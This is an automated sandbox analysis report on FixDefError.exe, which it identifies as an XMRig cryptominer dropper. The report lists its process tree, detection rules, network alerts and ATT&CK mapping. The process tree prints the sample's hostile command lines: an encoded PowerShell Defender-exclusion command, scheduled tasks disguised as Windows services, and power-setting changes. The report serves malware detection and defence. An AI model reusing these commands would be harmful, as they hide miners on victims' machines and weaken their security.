ID: 829697
Sample Name: FixDefError.exe
Cookbook: default.jbs
Time: 00:16:08
Date: 19/03/2023
Version: 37.0.0 Beryl

Table of Contents


Windows Analysis Report

FixDefError.exe

Overview

General Information

Sample Name:	FixDefError.exe
Analysis ID:	829697
MD5:	1b664f2a0bede..
SHA1:	2dc316922041…
SHA256:	908641c2c756…
Tags:	exe
Infos:	



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


Xmrig

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Yara detected Xmrig cryptocurrency…
- Malicious sample detected (through…
- Sigma detected: Schedule system p…
- Antivirus detection for dropped file
- Multi AV Scanner detection for drop…
- Snort IDS alert for network traffic
- Modifies power options to not sleep …
- Found strings related to Crypto-Mini…
- Modifies the hosts file
- Encrypted powershell cmdline option…
- Sample is not signed and drops a de…

Classification



Process Tree

- **System is w10x64**
- FixDefError.exe (PID: 5872 cmdline: C:\Users\user\Desktop\FixDefError.exe MD5: 1B664F2A0BEDE6C47E44CA8C0AAD3DE7)
  - ProgramStarter.exe (PID: 5928 cmdline: "C:\Users\user\AppData\Local\Temp\ProgramStarter.exe" MD5: 0326F455230143999EA91452C957B5E0)
    - cmd.exe (PID: 6128 cmdline: cmd.exe" /C powershell -EncodedCommand "PAAjAHMAVQBCAHYAVgBJAEcAcABFAEoAbQAjAD4AIABBAGQAZAAtAE0AcABQAHIAZQBmAGUAcgBlAG4AYwBlACAAPAAjAGsAYwBJAFQAWQBjAHAAQgBHAEwAVgAjAD4AIAAtAEUAeABjAGwAdQBzAGkAbwBuAFAAYQB0AGgAIAA8ACMAagB0AEcAZAB6AFEAYwBUAEUATQBPAGwAZQBKAFYAcAB3AGkAbAAjAD4AIABAACgAIAA8ACMARgBvAEwAVABHAFkAcwBGAHEAcwByAGkAWQB5ACMAPgAgACQAZQBuAHYAOgBVAHMAZQByAFAAcgBvAGYAaQBsAGUALAAgADwAIwBwAEsAUABlAHYARgBGAGwAUgBOAGkAWgBFAFAAWABLAGgATgBJACMAPgAgACQAZQBuAHYAOgBQAHIAbwBnAHIAYQBtAEQAYQB0AGEAKQAgADwAIwBRAFUAQgBKAHkAdgBlAEsARgBUACMAPgAgAC0ARgBvAHIAYwBlACAAPAAjAEkAcQBjAFcAcQBHAEYAagBSAGMATQBFAGgAWQBzAHUAYgAjAD4A MD5: F3BDBE3BB6F734E357235F4D5898582D)
      - conhost.exe (PID: 6136 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - powershell.exe (PID: 5228 cmdline: powershell -EncodedCommand "PAAjAHMAVQBCAHYAVgBJAEcAcABFAEoAbQAjAD4AIABBAGQAZAAtAE0AcABQAHIAZQBmAGUAcgBlAG4AYwBlACAAPAAjAGsAYwBJAFQAWQBjAHAAQgBHAEwAVgAjAD4AIAAtAEUAeABjAGwAdQBzAGkAbwBuAFAAYQB0AGgAIAA8ACMARgBvAEwAVABHAFkAcwBGAHEAcwByAGkAWQB5ACMAPgAgACQAZQBuAHYAOgBVAHMAZQByAFAAcgBvAGYAaQBsAGUALAAgADwAIwBwAEsAUABlAHYARgBGAGwAUgBOAGkAWgBFAFAAWABLAGgATgBJACMAPgAgACQAZQBuAHYAOgBQAHIAbwBnAHIAYQBtAEQAYQB0AGEAKQAgADwAIwBRAFUAQgBKAHkAdgBlAEsARgBUACMAPgAgAC0ARgBvAHIAYwBlACAAPAAjAEkAcQBjAFcAcQBHAEYAagBSAGMATQBFAGgAWQBzAHUAYgAjAD4A" MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - cmd.exe (PID: 3196 cmdline: "cmd.exe" /C SCHTASKS /CREATE /SC HOURLY /TN "SecurityHealthSystray" /TR "C:\ProgramData\RuntimeBrokerData\RuntimeBroker.exe" /RL HIGHEST /f MD5: F3BDBE3BB6F734E357235F4D5898582D)
      - conhost.exe (PID: 1672 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - schtasks.exe (PID: 4900 cmdline: SCHTASKS /CREATE /SC HOURLY /TN "SecurityHealthSystray" /TR "C:\ProgramData\RuntimeBrokerData\RuntimeBroker.exe" /RL HIGHEST /f MD5: 15FF7D8324231381BAD48A052F85DF04)
    - cmd.exe (PID: 4092 cmdline: "cmd.exe" /C SCHTASKS /CREATE /SC HOURLY /TN "WindowsDefender" /TR "C:\ProgramData\RuntimeBrokerData\RuntimeBroker.exe" /RL HIGHEST /f MD5: F3BDBE3BB6F734E357235F4D5898582D)
      - conhost.exe (PID: 2436 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - schtasks.exe (PID: 2220 cmdline: SCHTASKS /CREATE /SC HOURLY /TN "WindowsDefender" /TR "C:\ProgramData\RuntimeBrokerData\RuntimeBroker.exe" /RL HIGHEST /f MD5: 15FF7D8324231381BAD48A052F85DF04)
    - cmd.exe (PID: 4844 cmdline: "cmd.exe" /C SCHTASKS /CREATE /SC HOURLY /TN "WmiPrvSE" /TR "C:\ProgramData\RuntimeBrokerData\RuntimeBroker.exe" /RL HIGHEST /f MD5: F3BDBE3BB6F734E357235F4D5898582D)
      - conhost.exe (PID: 5320 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - schtasks.exe (PID: 5268 cmdline: SCHTASKS /CREATE /SC HOURLY /TN "WmiPrvSE" /TR "C:\ProgramData\RuntimeBrokerData\RuntimeBroker.exe" /RL HIGHEST /f MD5: 15FF7D8324231381BAD48A052F85DF04)
    - cmd.exe (PID: 4560 cmdline: "cmd.exe" /C SCHTASKS /CREATE /SC HOURLY /TN "AntiMalwareServiceExecutable" /TR "C:\ProgramData\RuntimeBrokerData\RuntimeBroker.exe" /RL HIGHEST /f MD5: F3BDBE3BB6F734E357235F4D5898582D)
      - conhost.exe (PID: 3012 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - schtasks.exe (PID: 5296 cmdline: SCHTASKS /CREATE /SC HOURLY /TN "AntiMalwareServiceExecutable" /TR "C:\ProgramData\RuntimeBrokerData\RuntimeBroker.exe" /RL HIGHEST /f MD5: 15FF7D8324231381BAD48A052F85DF04)
    - cmd.exe (PID: 1964 cmdline: "cmd.exe" /C SCHTASKS /CREATE /SC HOURLY /TN "RuntimeBroker" /TR "C:\ProgramData\RuntimeBrokerData\RuntimeBroker.exe" /RL HIGHEST /f MD5: F3BDBE3BB6F734E357235F4D5898582D)

- conhost.exe (PID: 5408 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- schtasks.exe (PID: 2956 cmdline: SCHTASKS /CREATE /SC HOURLY /TN "RuntimeBroker" /TR "C:\ProgramData\RuntimeBrokerData\RuntimeBroker.exe" /RL HIGHEST /f MD5: 15FF7D8324231381BAD48A052F85DF04)

- cmd.exe (PID: 5272 cmdline: "cmd.exe" /C SCHTASKS /CREATE /SC HOURLY /TN "MicrosoftEdgeUpd" /TR "C:\ProgramData\RuntimeBrokerData\RuntimeBroker.exe" /RL HIGHEST /f MD5: F3BDBE3BB6F734E357235F4D5898582D)
  - conhost.exe (PID: 3228 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - schtasks.exe (PID: 2820 cmdline: SCHTASKS /CREATE /SC HOURLY /TN "MicrosoftEdgeUpd" /TR "C:\ProgramData\RuntimeBrokerData\RuntimeBroker.exe" /RL HIGHEST /f MD5: 15FF7D8324231381BAD48A052F85DF04)
- cmd.exe (PID: 5396 cmdline: "cmd.exe" /C SCHTASKS /CREATE /SC HOURLY /TN "OneDriveService" /TR "C:\ProgramData\RuntimeBrokerData\RuntimeBroker.exe" /RL HIGHEST /f MD5: F3BDBE3BB6F734E357235F4D5898582D)
  - conhost.exe (PID: 416 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - schtasks.exe (PID: 5528 cmdline: SCHTASKS /CREATE /SC HOURLY /TN "OneDriveService" /TR "C:\ProgramData\RuntimeBrokerData\RuntimeBroker.exe" /RL HIGHEST /f MD5: 15FF7D8324231381BAD48A052F85DF04)
- cmd.exe (PID: 2156 cmdline: "cmd.exe" /C SCHTASKS /CREATE /SC HOURLY /TN "NvStray" /TR "C:\ProgramData\RuntimeBrokerData\RuntimeBroker.exe" /RL HIGHEST /f MD5: F3BDBE3BB6F734E357235F4D5898582D)
  - conhost.exe (PID: 4648 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - schtasks.exe (PID: 5584 cmdline: SCHTASKS /CREATE /SC HOURLY /TN "NvStray" /TR "C:\ProgramData\RuntimeBrokerData\RuntimeBroker.exe" /RL HIGHEST /f MD5: 15FF7D8324231381BAD48A052F85DF04)
- cmd.exe (PID: 5552 cmdline: "cmd.exe" /C SCHTASKS /CREATE /SC HOURLY /TN "WindowsDefenderServices\WindowsDefenderServicesServices_bk697" /TR "C:\ProgramData\RuntimeBrokerData\RuntimeBroker.exe" /RL HIGHEST /f MD5: F3BDBE3BB6F734E357235F4D5898582D)
  - conhost.exe (PID: 4952 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - schtasks.exe (PID: 5564 cmdline: SCHTASKS /CREATE /SC HOURLY /TN "WindowsDefenderServices\WindowsDefenderServicesServices_bk697" /TR "C:\ProgramData\RuntimeBrokerData\RuntimeBroker.exe" /RL HIGHEST /f MD5: 15FF7D8324231381BAD48A052F85DF04)
- cmd.exe (PID: 5624 cmdline: "cmd.exe" /C SCHTASKS /CREATE /SC HOURLY /TN "AntiMalwareSericeExecutable\AntiMalwareSericeExecutableServices_bk64" /TR "C:\ProgramData\RuntimeBrokerData\RuntimeBroker.exe" /RL HIGHEST /f MD5: F3BDBE3BB6F734E357235F4D5898582D)
  - conhost.exe (PID: 1392 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - schtasks.exe (PID: 5724 cmdline: SCHTASKS /CREATE /SC HOURLY /TN "AntiMalwareSericeExecutable\AntiMalwareSericeExecutableServices_bk64" /TR "C:\ProgramData\RuntimeBrokerData\RuntimeBroker.exe" /RL HIGHEST /f MD5: 15FF7D8324231381BAD48A052F85DF04)
- cmd.exe (PID: 5676 cmdline: "cmd.exe" /C SCHTASKS /CREATE /SC HOURLY /TN "MicrosoftUpdateServices\MicrosoftUpdateServicesServices_bk620" /TR "C:\ProgramData\RuntimeBrokerData\RuntimeBroker.exe" /RL HIGHEST /f MD5: F3BDBE3BB6F734E357235F4D5898582D)
  - conhost.exe (PID: 4996 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - schtasks.exe (PID: 5736 cmdline: SCHTASKS /CREATE /SC HOURLY /TN "MicrosoftUpdateServices\MicrosoftUpdateServicesServices_bk620" /TR "C:\ProgramData\RuntimeBrokerData\RuntimeBroker.exe" /RL HIGHEST /f MD5: 15FF7D8324231381BAD48A052F85DF04)
- cmd.exe (PID: 5700 cmdline: "cmd.exe" /C SCHTASKS /CREATE /SC HOURLY /TN "SettingSysHost\SettingSysHostServices_bk248" /TR "C:\ProgramData\RuntimeBrokerData\RuntimeBroker.exe" /RL HIGHEST /f MD5: F3BDBE3BB6F734E357235F4D5898582D)
  - conhost.exe (PID: 5492 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - schtasks.exe (PID: 6052 cmdline: SCHTASKS /CREATE /SC HOURLY /TN "SettingSysHost\SettingSysHostServices_bk248" /TR "C:\ProgramData\RuntimeBrokerData\RuntimeBroker.exe" /RL HIGHEST /f MD5: 15FF7D8324231381BAD48A052F85DF04)
- cmd.exe (PID: 5636 cmdline: "cmd.exe" /C SCHTASKS /CREATE /SC HOURLY /TN "Agent Activation Runtime\Agent Activation RuntimeServices_bk903" /TR "C:\ProgramData\RuntimeBrokerData\RuntimeBroker.exe" /RL HIGHEST /f MD5: F3BDBE3BB6F734E357235F4D5898582D)
  - conhost.exe (PID: 5680 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - schtasks.exe (PID: 5312 cmdline: SCHTASKS /CREATE /SC HOURLY /TN "Agent Activation Runtime\Agent Activation RuntimeServices_bk903" /TR "C:\ProgramData\RuntimeBrokerData\RuntimeBroker.exe" /RL HIGHEST /f MD5: 15FF7D8324231381BAD48A052F85DF04)
- cmd.exe (PID: 5608 cmdline: "cmd.exe" /C powercfg /x -hibernate-timeout-ac 0 & powercfg /x -hibernate-timeout-dc 0 & powercfg /x -standby-timeout-ac 0 & powercfg /x -standby-timeout-dc 0 & powercfg /hibernate off & SCHTASKS /CREATE /SC MINUTE /MO 5 /TN "ActivationRule" /TR "C:\ProgramData\RuntimeBrokerData\RuntimeBroker.exe" /RL HIGHEST /f MD5: F3BDBE3BB6F734E357235F4D5898582D)
  - conhost.exe (PID: 6096 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - powercfg.exe (PID: 5292 cmdline: powercfg /x -hibernate-timeout-ac 0 MD5: FA313DB034098C26069DBADD6178DEB3)
  - powercfg.exe (PID: 3776 cmdline: powercfg /x -hibernate-timeout-dc 0 MD5: FA313DB034098C26069DBADD6178DEB3)
  - powercfg.exe (PID: 4604 cmdline: powercfg /x -standby-timeout-ac 0 MD5: FA313DB034098C26069DBADD6178DEB3)
    - Conhost.exe (PID: 6040 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - powercfg.exe (PID: 4940 cmdline: powercfg /x -standby-timeout-dc 0 MD5: FA313DB034098C26069DBADD6178DEB3)
  - powercfg.exe (PID: 5652 cmdline: powercfg /hibernate off MD5: FA313DB034098C26069DBADD6178DEB3)
  - schtasks.exe (PID: 4688 cmdline: SCHTASKS /CREATE /SC MINUTE /MO 5 /TN "ActivationRule" /TR "C:\ProgramData\RuntimeBrokerData\RuntimeBroker.exe" /RL HIGHEST /f MD5: 15FF7D8324231381BAD48A052F85DF04)
- cmd.exe (PID: 6112 cmdline: "cmd.exe" /C SCHTASKS /CREATE /SC MINUTE /MO 5 /TN "ActivationRuntime" /TR "C:\ProgramData\RuntimeBrokerData\RegSvc.exe" /f MD5: F3BDBE3BB6F734E357235F4D5898582D)
  - conhost.exe (PID: 2728 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - schtasks.exe (PID: 2764 cmdline: SCHTASKS /CREATE /SC MINUTE /MO 5 /TN "ActivationRuntime" /TR "C:\ProgramData\RuntimeBrokerData\RegSvc.exe" /f MD5: 15FF7D8324231381BAD48A052F85DF04)
- cmd.exe (PID: 5700 cmdline: "cmd.exe" /c chcp 1251 & C:\ProgramData\RuntimeBrokerData\svhost.exe -c config.json MD5: F3BDBE3BB6F734E357235F4D5898582D)
  - conhost.exe (PID: 5624 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - chcp.com (PID: 4092 cmdline: chcp 1251 MD5: 561054CF9C4B2897E80D7E7D9027FED9)
- svchost.exe (PID: 4932 cmdline: C:\Windows\System32\svchost.exe -k LocalSystemNetworkRestricted -p -s NcbService MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 5684 cmdline: c:\windows\system32\svchost.exe -k unistacksvcgroup MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 160 cmdline: c:\windows\system32\svchost.exe -k localservice -p -s CDPSvc MD5: 32569E403279B3FD2EDB7EBD036273FA)
- RegSvc.exe (PID: 5524 cmdline: C:\ProgramData\RuntimeBrokerData\RegSvc.exe MD5: BFD02E7E401667B6C5853FE0FBEC26E7)
- svchost.exe (PID: 3920 cmdline: c:\windows\system32\svchost.exe -k networkservice -p -s DoSvc MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 5284 cmdline: C:\Windows\System32\svchost.exe -k NetworkService -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- SgrmBroker.exe (PID: 1276 cmdline: C:\Windows\system32\SgrmBroker.exe MD5: D3170A3F3A9626597EEE1888686E3EA6)
- svchost.exe (PID: 1112 cmdline: c:\windows\system32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 5724 cmdline: c:\windows\system32\svchost.exe -k localservicenetworkrestricted -p -s wscsvc MD5: 32569E403279B3FD2EDB7EBD036273FA)
- **cleanup**

Malware Configuration

No configs have been found

Yara Signatures

PCAP (Network Traffic)

Source	Rule	Description	Author	Strings
sslproxydump.pcap	JoeSecurity_Xmrig	Yara detected Xmrig cryptocurrency miner	Joe Security	
sslproxydump.pcap	Linux_Trojan_Pornoasset_927f314f	unknown	unknown	• 0x18b2d8:$a: C3 D3 CB D3 C3 48 31 C3 48 0F AF F0 48 0F AF F0 48 0F AF F0 48
sslproxydump.pcap	MacOS_Cryptominer_Xmrig_241780a1	unknown	unknown	• 0x6aab33:$a1: mining.set_target • 0x69baba:$a2: XMRIG_HOSTNAME • 0x69e99e:$a3: Usage: xmrig [OPTIONS] • 0x69ba94:$a4: XMRIG_VERSION

Dropped Files

Source	Rule	Description	Author	Strings
C:\ProgramData\RuntimeBrokerData\svhost.exe	XMRIG_Monero_Miner	Detects Monero mining software	Florian Roth (Nextron Systems)	• 0x66b5e8:$s1: 'h' hashrate, 'p' pause, 'r' resume • 0x61023e:$s2: --cpu-affinity • 0x610258:$s3: set process affinity to CPU core(s), mask 0x3 for cores 0 and 1 • 0x60fb88:$s4: password for mining server
C:\ProgramData\RuntimeBrokerData\svhost.exe	MAL_XMR_Miner_May19_1	Detects Monero Crypto Coin Miner	Florian Roth (Nextron Systems)	• 0x66b108:$x1: donate.ssl.xmrig.com • 0x66b5d9:$x2: * COMMANDS 'h' hashrate, 'p' pause, 'r' resume • 0x6fc723:$s2: \\?\pipe\uv\%p-%lu
C:\ProgramData\RuntimeBrokerData\svhost.exe	JoeSecurity_Xmrig	Yara detected Xmrig cryptocurrency miner	Joe Security	
C:\ProgramData\RuntimeBrokerData\svhost.exe	MALWARE_Win_CoinMiner02	Detects coinmining malware	ditekSHen	• 0x66c788:$s1: %s/%s (Windows NT %lu.%lu • 0x670e08:$s3: \\.\WinRing0_ • 0x611b42:$s4: pool_wallet • 0x60c170:$s5: cryptonight • 0x60c17e:$s5: cryptonight • 0x60c18d:$s5: cryptonight • 0x60c19b:$s5: cryptonight • 0x60c1b0:$s5: cryptonight • 0x60c1bf:$s5: cryptonight • 0x60c1cd:$s5: cryptonight • 0x60c1e2:$s5: cryptonight • 0x60c1f1:$s5: cryptonight • 0x60c202:$s5: cryptonight • 0x60c219:$s5: cryptonight • 0x60c227:$s5: cryptonight • 0x60c235:$s5: cryptonight • 0x60c245:$s5: cryptonight • 0x60c257:$s5: cryptonight • 0x60c268:$s5: cryptonight • 0x60c278:$s5: cryptonight • 0x60c288:$s5: cryptonight
C:\ProgramData\RuntimeBrokerData\svhost.exe	Linux_Trojan_Pornoasset_927f314f	unknown	unknown	• 0x140958:$a: C3 D3 CB D3 C3 48 31 C3 48 0F AF F0 48 0F AF F0 48 0F AF F0 48
Click to see the 1 entries				

Memory Dumps

Source	Rule	Description	Author	Strings
00000001.00000003.291048663.0000000006B81000.00000004.00000800.00020000.00000000.sdmp	Linux_Trojan_Pornoasset_927f314f	unknown	unknown	• 0x50990:$a: C3 D3 CB D3 C3 48 31 C3 48 0F AF F0 48 0F AF F0 48 0F AF F0 48

Sigma Signatures

Persistence and Installation Behavior

Sigma detected: Schedule system process

Snort Signatures

ET TROJAN CoinMiner Domain in DNS Lookup (pool .hashvault .pro) - Source IP: 192.168.2.3 - Destination IP: 8.8.8.8

Timestamp:	192.168.2.38.8.8.849977532036289 03/19/23-00:18:14.932574
SID:	2036289
Source Port:	49977
Destination Port:	53
Protocol:	UDP
Classtype:	A Network Trojan was detected

ETPRO TROJAN CoinMiner Known Malicious Stratum Authline (2018-07-16 8) - Source IP: 192.168.2.3 - Destination IP: 95.179.241.203

Timestamp:	192.168.2.395.179.241.203496974432831812 03/19/23-00:18:15.028582
SID:	2831812
Source Port:	49697
Destination Port:	443
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN CoinMiner Known Malicious Stratum Authline (2018-07-16 8) - Source IP: 192.168.2.3 - Destination IP: 95.179.241.203

Timestamp:	192.168.2.395.179.241.203496964432831812 03/19/23-00:18:02.289189
SID:	2831812
Source Port:	49696
Destination Port:	443
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN CoinMiner Domain in DNS Lookup (pool .hashvault .pro) - Source IP: 192.168.2.3 - Destination IP: 8.8.8.8

Timestamp:	192.168.2.38.8.8.862704532036289 03/19/23-00:18:02.189431
SID:	2036289
Source Port:	62704
Destination Port:	53
Protocol:	UDP
Classtype:	A Network Trojan was detected

Joe Sandbox Signatures

AV Detection

Multi AV Scanner detection for submitted file

Antivirus detection for dropped file

Multi AV Scanner detection for dropped file

Machine Learning detection for sample

Machine Learning detection for dropped file

Bitcoin Miner

Yara detected Xmrig cryptocurrency miner

Found strings related to Crypto-Mining

Networking

Snort IDS alert for network traffic

Uses the Telegram API (likely for C&C communication)

May check the online IP address of the machine

Spam, unwanted Advertisements and Ransom Demands

Modifies the hosts file

System Summary

Malicious sample detected (through community Yara rule)

Uses powercfg.exe to modify the power settings

Persistence and Installation Behavior

Sample is not signed and drops a device driver

Boot Survival

Uses schtasks.exe or at.exe to add and modify task schedules

Malware Analysis System Evasion

Queries sensitive video device information (via WMI, Win32_VideoController, often done to detect virtual machines)

HIPS / PFW / Operating System Protection Evasion

Modifies the hosts file

Encrypted powershell cmdline option found

Lowering of HIPS / PFW / Operating System Security Settings

Modifies power options to not sleep / hibernate

Modifies the hosts file


Changes security center settings (notifications, updates, antivirus, firewall)

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 2 1 Windows Management Instrumentation	1 DLL Side-Loading	1 DLL Side-Loading	1 File and Directory Permissions Modification	OS Credential Dumping	1 File and Directory Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	1 Web Service	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	1 Command and Scripting Interpreter	1 Windows Service	1 Windows Service	1 1 Disable or Modify Tools	LSASS Memory	1 3 System Information Discovery	Remote Desktop Protocol	1 Clipboard Data	Exfiltration Over Bluetooth	1 Ingress Tool Transfer	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	1 Scheduled Task/Job	1 Scheduled Task/Job	1 1 Process Injection	1 Deobfuscate/Decode Files or Information	Security Account Manager	2 3 1 Security Software Discovery	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	1 1 Encrypted Channel	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Local Accounts	1 PowerShell	Logon Script (Mac)	1 Scheduled Task/Job	2 Obfuscated Files or Information	NTDS	1 Process Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	2 Non-Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	2 Software Packing	LSA Secrets	1 3 1 Virtualization/Sandbox Evasion	SSH	Keylogging	Data Transfer Size Limits	1 3 Application Layer Protocol	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 Timestomp	Cached Domain Credentials	1 Application Window Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 DLL Side-Loading	DCSync	1 Remote System Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	1 Masquerading	Proc Filesystem	1 System Network Configuration Discovery	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue
